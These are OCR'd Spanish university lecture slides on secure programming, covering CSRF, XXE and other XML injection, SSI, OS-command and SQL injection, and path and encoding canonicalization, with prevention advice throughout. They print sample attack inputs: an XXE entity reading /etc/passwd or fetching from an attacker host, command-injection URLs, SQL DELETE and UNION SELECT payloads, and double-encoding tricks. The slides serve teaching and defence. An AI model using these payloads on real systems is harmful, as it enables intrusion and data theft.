
Cross-Site Request Forgery (CSRF)

- El usuario se conecta a un sitio A que confía
- Está autentificado en otro B (y otros).
- En el sitio en el que confía A aparece la carga de algo que provoca una acción en el sitio donde está auntentificado B y provoca una acción

```
<a href="http://bank.com/transfer.do?acct=MARIA&amount=100000">View my
Pictures!</a>

<img src="http://bank.com/transfer.do?acct=MARIA&amount=100000" width="
height="1" border="0">
```

Cross-Site Request Forgery (CSRF)



(Imagen sacada de:
`https://code.google.com/p/gsoc2011-csrf-protection/`)

Prevención CSRF

https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

- La solución recomendada es seguir el patrón: 'Synchronizer Token Pattern'
  - Se generan 'tokens' aleatorios que van ligados a la sesión e insertados en el HTML.

```
<FORM METHOD=POST
 ACTION="https://www.example.com/post/page.asp">
<INPUT TYPE="hidden" NAME="CSRFToken"
VALUE="OWY4NmQwODE4ODRjN2Q2NTlhMmZlYWE...
  wYzU1YWQwMTVhM2JmNGYxYjJiMGI4MjJjZDE1ZDZ...
    MGYwMGEwOA==">

....
</FORM>
```

Prevención CSRF

- El token...
  - Para la sesión
  - Para cada petición (¿Incluso el nombre?)
- También comprobar el 'Referer'
- ¡Sólo POST!

Validación de datos. Inyección de XML

El XML se usa en ocasiones para transmitir información o almacenarla. Hay que tener cuidado con:

Comillas simples (')

Si tenemos:	<node attrib='$inputValue'/>
Cuando:	inputValue = kk'
Se convierte en:	<node attrib='kk''/>

Comillas dobles (")

Si tenemos:	<node attrib="$inputValue" />
Cuando:	inputValue = kk"
Se convierte en:	<node attrib="kk"" />

OWASP: 'Testing for XML Injection'

`https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008)`

Validación de datos. Inyección de XML

Ángulos (< >)

Si tenemos:	username = kk<
Conseguiría:	<user> <username>kk<</username> <password>lalelilo3−</password> ... </user>

Etiquetas de comentarios: <! − −/ − − >

Si tenemos:	username = kk<!−−
Conseguiría:	<user> <username>kk<!−−</username> <password>lalelilo3−</password> ... </user>

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Validación de datos. Inyección XML

Ampersand, &

Sirve para representar entidades XML

<password><</password>

O, si aparece sin codificar (&) se entiende como un documento mal formado

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Validación de datos. Inyección XML

CDATA (Comienzo/fin)

Los caracteres de dentro no son analizados por el analizador de XML.

Cuando:	<username><![CDATA[<$userName>]]></username>
y	userName =]]>
Resultado:	<username><![CDATA[ ]]>]]></username>

Validación de datos. Inyección XML

CDATA (Comienzo/fin)

Los caracteres de dentro no son analizados por el analizador de XML.

Cuando:	<username><![CDATA[<$userName>]]></username>
y	userName =]]>
Resultado:	<username><![CDATA[ ]]>]]></username>

¡Inválido!

Validación de datos. Inyección XML

CDATA (Comienzo/fin)

Los caracteres de dentro no son analizados por el analizador de XML.

Cuando:	<username><![CDATA[<$userName>]]></username>
y	userName =]]>
Resultado:	<username><![CDATA[ ]]>]]></username>

¡Inválido!

$\Longrightarrow$ Se puede engañar a los filtros insertando código en CDATA

Validación de datos. Inyección XML

CDATA

<html>$HTMLCode</html>

Si conseguimos poner algo como:

$HTMLCode = <![CDATA[<]]>script<![CDATA[>]]>alert('xss')
<![CDATA[<]]>/script<![CDATA[>]]>

Se convierte en:

<html>
<![CDATA[<]]>script<![CDATA[>]]>alert('xss')
<![CDATA[<]]>/script<![CDATA[>]]>
</html>

<script>alert('xss')</script>

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Validación de datos. Inyección XML

Entidades externas. XXE (XML External Entity)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE kk [
  <!element kk ANY>
  <!ENTITY xxe SYSTEM "file:///dev/random" >]><kk>\&xxe;</kk>

...
También
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><kk>\&xxe;</kk>
  <!ENTITY xxe SYSTEM "file:///:/boot.ini" >]><kk>\&xxe;</kk>

Y, claro:

  <!ENTITY xxe SYSTEM "http://www.atacante.com/text.txt" >]><kk>\&xxe;</kk>
```

2014-11-04: 'How we got read access on Google's production servers'

http://blog.detectify.com/post/82370846588/how-we-got-read-access-on-googles-production

Validación de datos. Inyección XML

Validación de datos. Inyección de etiquetas

Username: tony
Password: claveDificilDeLaMuerte
Email: kk@kk.com</mail><userid>0</userid><mail>kk@hell.com

Validación de datos. Inyección XML

Validación de datos. Inyección de etiquetas

Username: tony
Password: claveDificilDeLaMuerte
Email: kk@kk.com</mail><userid>0</userid><mail>kk@hell.com

- Un DTD adecuado y la correspondiente validación pueden frenar eso. Pero también es posible que nuestros campos aparezcan 'delante' de los 'reales'.
- Analizando los errores se puede aprender sobre la base de datos

Validación de datos. Inyección SSI

'Server Side Includes': algunos servidores permiten

<!−−#include virtual="footer.html" −−>
<!−−#include cmd="ls" −−>

No suele estar activado por defecto

En este caso los caracteres relevantes son:

< ! # / . " − >

Validación de datos. Inyección XPath

XPath es el lenguaje diseñado para operar con datos descritos con XML.

Pregunta:

> *string (//user[username/text()='gandalf' and password/text()='!ce']/account/text()*

¿Cómo se construye la pregunta? ¿Se puede inyectar un **or**?

Validación de datos. Inyección de instrucciones del S.O.

Inyección de instrucciones del S.O.

http://el.sitio.com/cgi-bin/userData.pl?doc=user1.txt

Si hacemos . . .

http://el.sitio.com/cgi-bin/userData.pl?doc=/bin/ls|

Se ejecuta la instrucción

http://el.sitio.com/algo.php?dir=%3Bcat%20/etc/password

(%3B es ;)

Inyección cadenas de formato

http://sitio.com/query.cgi?name=ftricas&codigo=3
http://sitio.com/query.cgi?name=ftricas%x.%x&codigo=3%x.%

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Servicios web y XML

- Al analizar el XML hay que recorrerlo entero
  - Documentos mal formados (a propósito)
  - Documentos con entradas inesperadamente largas (cantidad o longitud)
  - Adjuntos binarios

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Servicios web y XML

- El contenido (inyecciones variadas, desbordamiento de memoria).
- HTTP GET, REST . . . (como vía de entrada)
- Adjuntos SOAP (¿binarios que pueden ser redistribuidos?)
- Repetición
  - Tokens de sesión aleatorios
  - SSL

Inyección de SQL

Ejemplo

- La instrucción:

  ' select ␣*␣from␣empleados␣where␣id␣='+ datos

- Dato que se espera recibir:

  456

  (un número)

- ¿Y si envíamos?

  456; **delete from** empleados;

¿Qué hacer?

- Listas blancas
- Sólo caracteres aceptables

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Inyección de SQL

Ejemplo:

```
"SELECT␣*␣from␣usr␣"
+ "WHERE␣userName='"+ userName + "'␣"
+ "AND␣␣␣password='"+ password + "'";
```


- Hay que tener cuidado con
  - ' (James O'Connor)
  - - - (john' - -). Se comenta el resto de la consulta
  - ¿Cómo se cierran las preguntas?
  - ¿Cómo se ponen comentarios?
  - ¿Algo más?

Inyección de SQL

Ejemplo:

```
"SELECT␣*␣from␣usr␣"
+ "WHERE␣userName='"+ userName + "'␣"
+ "AND␣␣␣password='"+ password + "'";
```

- Hay que tener cuidado con
  - ' (James O'Connor)
  - - - (john' - -). Se comenta el resto de la consulta
  - ¿Cómo se cierran las preguntas?
  - ¿Cómo se ponen comentarios?
  - ¿Algo más?



Inyección de SQL

(Mucho más)

- Mi base de datos no entiende el - -
  - ' OR 'a'='b' (las prioridades)

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Inyección de SQL

(Mucho más)

- Mi base de datos no entiende el - -
  - ' OR 'a'='b' (las prioridades)
- El problema
  - La ' cambia el contexto del intérprete de SQL
  - Hay que avisar al intérprete de que no es un metacaracter (escape)
  - Algunos lenguajes lo hacen automáticamente
- Pero no era la única posibilidad

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Inyección de SQL

No confiar

Ejemplo (ASP)

```
custId = Request.QueryString("id")
query  = "SELECT␣*␣FROM␣Customer␣WHERE␣CustId␣=" & custId
```

Se supone que custId es numérico pero VBScript (y otros) no hace comprobación de tipos. Podríamos pasarle:

1; **DELETE FROM** Customer;

Por supuesto ... Cualquier cosa, en lugar de DELETE
¡Asegurarse de que lo que pasamos es justamente lo que debemos pasar!

Inyección de SQL. Robo de información

No hemos acabado

- `UNION SELECT`

Ejemplo (PHP)

```
$cat   =  $_GET["category"];
$query = "SELECT Id, Title, Abstract FROM News "
         . "WHERE Category= " . $cat;
```

¿Podrían teclear?

1 **UNION SELECT** 1,UsrName,Passwd **FROM** Usr

Hay más posibilidades! (y gente con imaginación)

Inyección de SQL

Codificaciones alternativas (¡Siempre!)

Para escribir 'SQL':

- MS SQL Server:

```
char(83)+char(81)+char(76)
```

- PostgresSQL:

```
char(83)||char(81)||char(76)
```

- MySql:

```
char(83,81,76)
```

- MySql:

```
0x53514C
```

No es suficiente con evitar las comillas

Mensaje de error

```
SQLExecute: RETCODE=-1, State=S0022, Native Error=207
SQL statement="update project set AreaOptions = ? where dbid = 33554457"
[Microsoft][ODBC SQL Server Driver][SQL Server]Invalid column name 'AreaOptions'
```

- ¿Estamos dando mas información de la necesaria?
- Hay propuestas metodologías para sacar partido de este tipo de errores
- Nunca proporcionar mensajes de error de este tipo a los clientes
- Incluso el tiempo puede servir para averiguar cosas ('Blind SQL Injection').

Evitar la inyección de SQL

Procedimientos almacenados ('stored procedures')

- MS SQL Server

```
CREATE Procedure insert_person
                    @name VARCHAR(10),@age INTEGER AS
   INSERT INTO person (name, age) VALUES (@name, @age)
GO
```

- Uso:

```
conn.Execute("insert_person␣'" & Request("name") _
                                & "'␣" & Request("age"))
```

- **Cuidado**: y si la llamada es...

  bar',1␣DELETE␣FROM␣person␣--

  Edad vacía

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Evitar la inyección de SQL

Procedimientos almacenados

- Una configuración adecuada de la base de datos solventaría estos problemas
- Pero no evitaría, por ejemplo, la invocación a otros procedimientos almacendos
- ¿El servidor estará correctamente configurado y administrado?
- Dos alternativas:
  - Gestión de metacaracteres
  - Construcción de preguntas de forma que no puedan aparecer

Evitar la inyección de SQL

¿Y los metacaracteres?

- Leer la documentación
- ’ $\rightarrow$ ’’
- Pero también
  - En PostgresSQL, MySQL (tal vez otros):
    \’
  - Entrada maliciosa
    \’; `DELETE FROM Usr --`

¡Identificar los metacaracteres!

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Evitar la inyección de SQL

Para arreglarlo. Metacaracteres

En PHP

```
function SQLString($s) {
    $s = str_replace("'","''", $s);
    $s = str_replace("\\","\\\\", $s);
    return "'". $s . "'"
}
```

En ASP (con MS SQL Server)

```
Function SQLString(ByVal s)
    SQLString ="'" & Replace(s,"'", "''") & "'"
End Function
```

Importante:

- ¡¡**No** hacerlo dos veces!!
- Mejor en una función

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Evitar la inyección de SQL

Los números

- Eliminar caracteres no numéricos
- Añadir 0 al principio, por si no había ningún número
- En lugar de añadir 0, abortar la operación y registrarla
- Cuidado con los valores negativos
- Parecido cuando se trata de números reales

Similar en otros subsistemas.

Evitar la inyección de SQL

Instrucciones preparadas

Prepared statements

- Manejar los metacaracteres es un problema
- La mayoría de los sistemas gestores de bases de datos permiten esta forma de comunicación
- Se separan los parámetros de la instrucción SQL

Evitar la inyección de SQL

Instrucciones preparadas. Ejemplo

Java + JDBC

```
PreParedStatement ps = conn.prepareStatement(
                    "UPDATE news SET title=? WHERE id=?");
.
.
.
ps.setString(1,title) // Ojo aquí!
ps.setInt(2,id);
ResultSet rs = ps.executeQuery;
```

En MS, parecido usando ADODB

OWASP SQL Injection Prevention Cheat Sheet

Contents [hide]

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Resumen y reglas generales

- Gestionar los metacaracteres cuando utilizamos subsistemas
  - Si el metacaracter tiene sentido como caracter, escape
  - Si no lo tiene, eliminarlo
- Cuando sea posible pasar los datos separados de la información de control
- Hay que tener cuidado también con la multi-interpretación

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Arquitectura

- Se pueden producir errores, por bien que hagamos las cosas
- La encapsulación puede ayudarnos
  - Por ejemplo, todos los accesos a la base de datos en un módulo, en lugar de por todo el código
  - Hacer lo mismo con otros subsistemas
  - Las buenas costumbres de programación, también son buenas para la seguridad

Representación canónica

Gertrude Stein

'A rose is a rose is a rose'

ROSE

roze

ro$e

r0se

r%6fse

Representación canónica

- ¿Es lo mismo?
- ¿Diferentes 'rosas' pueden causar problemas?
- ¿Tomamos decisiones basadas en los nombres de los objetos?

Ejemplo: misma cosa, diferentes nombres

- `/dir/test.dat`
- `test.dat`
- `../../test.dat`
- `/dir/otroDir/../test.dat`

podrían referirse al mismo objeto

Representación canónica

- ¿Es lo mismo?
- ¿Diferentes 'rosas' pueden causar problemas?
- ¿Tomamos decisiones basadas en los nombres de los objetos?

Ejemplo: misma cosa, diferentes nombres

- `/dir/test.dat`
- `test.dat`
- `../../test.dat`
- `/dir/otroDir/../test.dat`

podrían referirse al mismo objeto

$\longrightarrow$ Canónico: en su forma más simple o estándar

Representación canónica

Algunos fallos de canonicalización

- Representación de nombres largos
  - Al principio era el MS-DOS (8+3) ...
  - FAT32, NTFS permiten nombres largos (NTFS permite ficheros de hasta 255 caracteres Unicode)
  - Por compatibilidad hacia atrás, se generan nombres 8+3 que permiten el acceso de aplicaciones antiguas.
  - Mayúsculas-minúsculas (NTFS conserva, pero no lo tiene en cuenta). Cuidado con las migraciones.
- Problema: nuestra aplicación puede usar nombres largos, y el atacante probar con los cortos.

Representación canónica

Algunos fallos de canonicalización

Ejemplo

Nuestra aplicación deniega el acceso a

`PresupuestoFiscal03.xls`

a usuarios de una determinada red, pero un usuario malicioso accede a

`Presup 1.xls`

- Mejor no incluir programas antiguos en un sistema, y deshabilitar el acceso de ficheros usando nombres 8+3
- Si es necesario admitirlos, hay que tenerlo en cuenta en el desarrollo

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Representación canónica

Caracteres sobrantes

- Un punto (.) o una barra (/) al final ...
- El sistema de ficheros en Windows elimina los caracteres no válidos
  Es lo mismo:
  - `algunFichero.txt`
  - `algunFichero.txt.`
- ¿Qué comprueba nuestra aplicación?

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Representación canónica

Atravesar directorios // Directory Traversal

Culpable: ..

- Un fichero puede tener varios nombres
- Si no hay camino (*path*), ¿dónde se busca?
- No confiar en el `PATH`, mejor el camino explícito
- No debería hacer falta acceder a directorios superiores
- En caso de necesidad, se puede solucionar con enlaces (*links*)
- Si se permiten, mucho cuidado

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Representación canónica

Nombres de dispositivos

- Nombres de dispositivos y reservados
  - (`COM1`, `AUX`, `LPT2`, ...) no pueden usarse como nombres de fichero. Tampoco los que se construyen añadiendo extensiones (`NUL.txt`).
  - Existen en todos los directorios (`c:\directorio\COM1`)
  - ¿Y si alguien nos los pasa y no hacemos comprobaciones?

`/dev/mouse, /dev/console, ...`

Representación canónica

Mas sobre nombres

UNC (Universal Naming Convention)

- Sirve para acceder a ficheros y servicios, y el sistema lo trata como un sistema de ficheros
- `Portatil` tiene `c:\Mis Documentos\Ficheros`
- `net use z: \\Portatil\Ficheros`
- Ahora es lo mismo:
  - `z:miFichero.txt`
  - `\\Portatil\Ficheros\miFichero.txt`
  - Hay más posibilidades ...

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Evitando errores de canonicalización

- No tomar decisiones basadas en los nombres
- Que el sistema operativo y su sistema de permisos se ocupe del problema (cuando sea posible)
  - Si nos equivocamos, tendremos problemas de seguridad

Evitando errores de canonicalización

Podemos utilizar expresiones regulares para aceptar lo que esté permitido.

Ejemplo

- El fichero debe estar en c: o d:
- El camino contiene una serie de barras invertidas y caracteres alfanuméricos
- El nombre va detrás del camino, es alfanumérico, de 32 caracteres como máximo, seguido de un punto y termina con `txt, gif, jpg`

```
^[cd]:(?:\\\w+)+\\\w{1,32}\.(txt|jpg|gif)$
```

Evitando errores de canonicalización

Expresiones regulares

- Usarlas para determinar lo que es válido
- Lo que no encaje, es invalido
- Casi todos los lenguajes incluyen bibliotecas
- ¡Puede haber ligeras diferencias, cuidado!
- ¿Y la internacionalización?
- ¡En el servidor, por supuesto!

Evitando errores de canonicalización

Mas sobre canonicalización

- Existen algunas funciones que pueden ayudarnos
- Dos pasos:
  1. Sanear
  2. Validar (si no cumple las reglas, rechazar)

Evitando errores de canonicalización

Mas sobre canonicalización

- Existen algunas funciones que pueden ayudarnos
- Dos pasos:
  1. Sanear
  2. Validar (si no cumple las reglas, rechazar)
  3. Y registrar

Evitando errores de canonicalización

Los pasos. Algunas ideas


- Nombre bien formado: alfanumérico, seguido de un punto, seguido de 1-4 alfanuméricos
- El nombre del fichero + el del camino no son mayores que `MAX_PATH`
- Medir la longitud total, con espacio para un . o .. `GetFullPathName`
- Obtener el nombre largo (en caso de que nos hayan proporcionado el corto) `GetLongPathName`
- ¿El fichero es un nombre o un dispositivo? `GetFileType`

En Unix y similares, `stat` (mejor `fstat`)

Canonicalización

Representación de caracteres

- ASCII (7 u 8 bits)
- Hexadecimal
- UTF-8 (tamaño variable)
- UCS-2 (Unicode)
- Doble codificación
- Códigos de escape HTML (entidades)



Lectura:

The Absolute Minimum Every Software Developer Absolutely, Positively Must Know About Unicode and Character Sets (No Excuses!)

`http://www.joelonsoftware.com/articles/Unicode.html`

Canonicalización

HTML

- Códigos de escape en hexadecimal
  - %20 es el espacio en blanco
  - %2E es el punto
  - ...

Si comprobamos los nombres, hay que tenerlo en cuenta

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

Códigos de escape HTML (entidades HTML)

- $< > \leftrightarrow$ < >
- También en formato decimal o hexadecimal
  - &#x3C (hexadecimal)
  - &#60 (decimal)
- `http://www.w3.org/TR/REC-html40/sgml/entities.html`

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

Ataques con codificación en la URL

- Dos tipos de caracteres
  - No reservados
  - Reservados: ; / ? : @ & = + $,
- Usando IPv6, además la dirección irá entre []
- Se pueden codificar utilizando el % seguido de la representación hexadecimal

Evitando errores de canonicalización

Mas cuestiones

- Nombres de servidores (de muchas formas)
  - Dirección IP
  - Nombre
  - Nombres locales e IPs locales, NetBIOS

¡Decidir una representación canónica!

Canonicalización

IPv6

```
FEDC:BA98:7654:3210:FEDC:BA98:7654:3210

http://[FEDC:BA98:7654:3210:FEDC:BA98:7654:3210]:80/index.html

1080:0:0:0:8:800:200C:4171

http://[1080:0:0:0:8:800:200C:417A]/index.html

3ffe:2a00:100:7031::1  http://[3ffe:2a00:100:7031::1]

1080::8:800:200C:417A  http://[1080::8:800:200C:417A]/foo

::192.9.5.5  http://[::192.9.5.5]/ipng

::FFFF:129.144.52.38  http://[::FFFF:129.144.52.38]:80/index.html

2010:836B:4179::836B:4179  http://[2010:836B:4179::836B:4179]
```

Canonicalización

Ofuscación de la IP

- Se pueden utilizar representaciones alternativas de la IP
  - decimal http://209.134.161.35/
  - dword http://3515261219/
  - octal http://0321.0206.0241.0043/
  - hexadecimal
    - http://0xD1.0x86.0xA1.0x23/
    - http://0xD186A123/

Evitando errores de canonicalización

Nombres de usuarios

- `DOMINIO\nombreUsuario`
- `usuario@DOMINIO`

`GetUserNameEx`

En la medida de lo posible, confiar en el sistema.

Canonicalización

UTF-8

- El mismo caracter se puede representar de varias formas, con tamaños diferentes
- Se trata de preservar la codificación ASCII de 7 bits y ademas...
- Si empieza por 1's hay tantos bytes como unos

Character Range	Encoded Bytes
0x00000000	0x0000007F 0xxxxxxx
0x00000080	0x000007FF 110xxxxx 10xxxxxx
0x00000800	0x0000FFFF 1110xxxx 10xxxxxx 10xxxxxx
0x00010000	0x001FFFFF 11110xxx 10xxxxxx 10xxxxxx 10xxxxxx
0x00200000	0x03FFFFFF 111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx
0x04000000	0x7FFFFFFF 1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx

Canonicalización

UTF-8

- El interrogante:
  - ?
  - 0x3F (ASCII 63)
  - 00111111

Canonicalización

UTF-8

- El interrogante:
  - ?
  - 0x3F (ASCII 63)
  - 00111111
  - Recordatorio:
    0011 $\rightarrow$ 3
    1111 $\rightarrow$ F (15)

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

UTF-8

- El interrogante:
  - ?
  - 0x3F (ASCII 63)
  - 00111111
  - Recordatorio:
    0011 → 3
    1111 → F (15)

  Otros formatos (ilegales)
  - 0xC0 0xBF 1100 0000 1011 1111
  - 0xE0 0x80 0xBF 1110 0000 1000 0000 1011 1111
  - 0xF0 0x80 0x80 0xBF
    1111 0000 1000 0000 1000 0000 1011 1111
  - 0xF8 0x80 0x80 0x80 0xBF ...
  - 0xFC 0x80 0x80 0x80 0x80 0xBF

1011 → B (11)
1100 → C (12)
1110 → E (14)
1111 → F (15)
1000 → 8 (08)

Canonicalización

UCS-2

- Representación con dos bytes
- Pueden representarse en hexadecimal
- %5C es el \ en ASCII y en UTF-2
- EN UCS-2 es %u005C
  - Para liarlo mas: versión completa (*fullwidth*)
  - Caracteres asiáticos el rango entre %uFF00 y %uFFEF reservado como las equivalencias con que van desde %20 hasta %7E
- También se puede escribir como %uFF3C

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C
  Si volvemos a descodificar: \

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C
  Si volvemos a descodificar: \
- % %35 %63 (%35 es el 5, %63 es la C)

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
- %255C (%25 es el escape del % en UTF-8)
  Si descodificamos: **%25**5C es **%**5C
  Si volvemos a descodificar: \
- % %35 %63 (%35 es el 5, %63 es la C)
  Si descodificamos % **%35** %63: %**5**C

Departamento de Informática e Ingeniería de Sistemas
Universidad Zaragoza

Canonicalización

Doble codificación

- %5C Codificación de \ en UTF-8
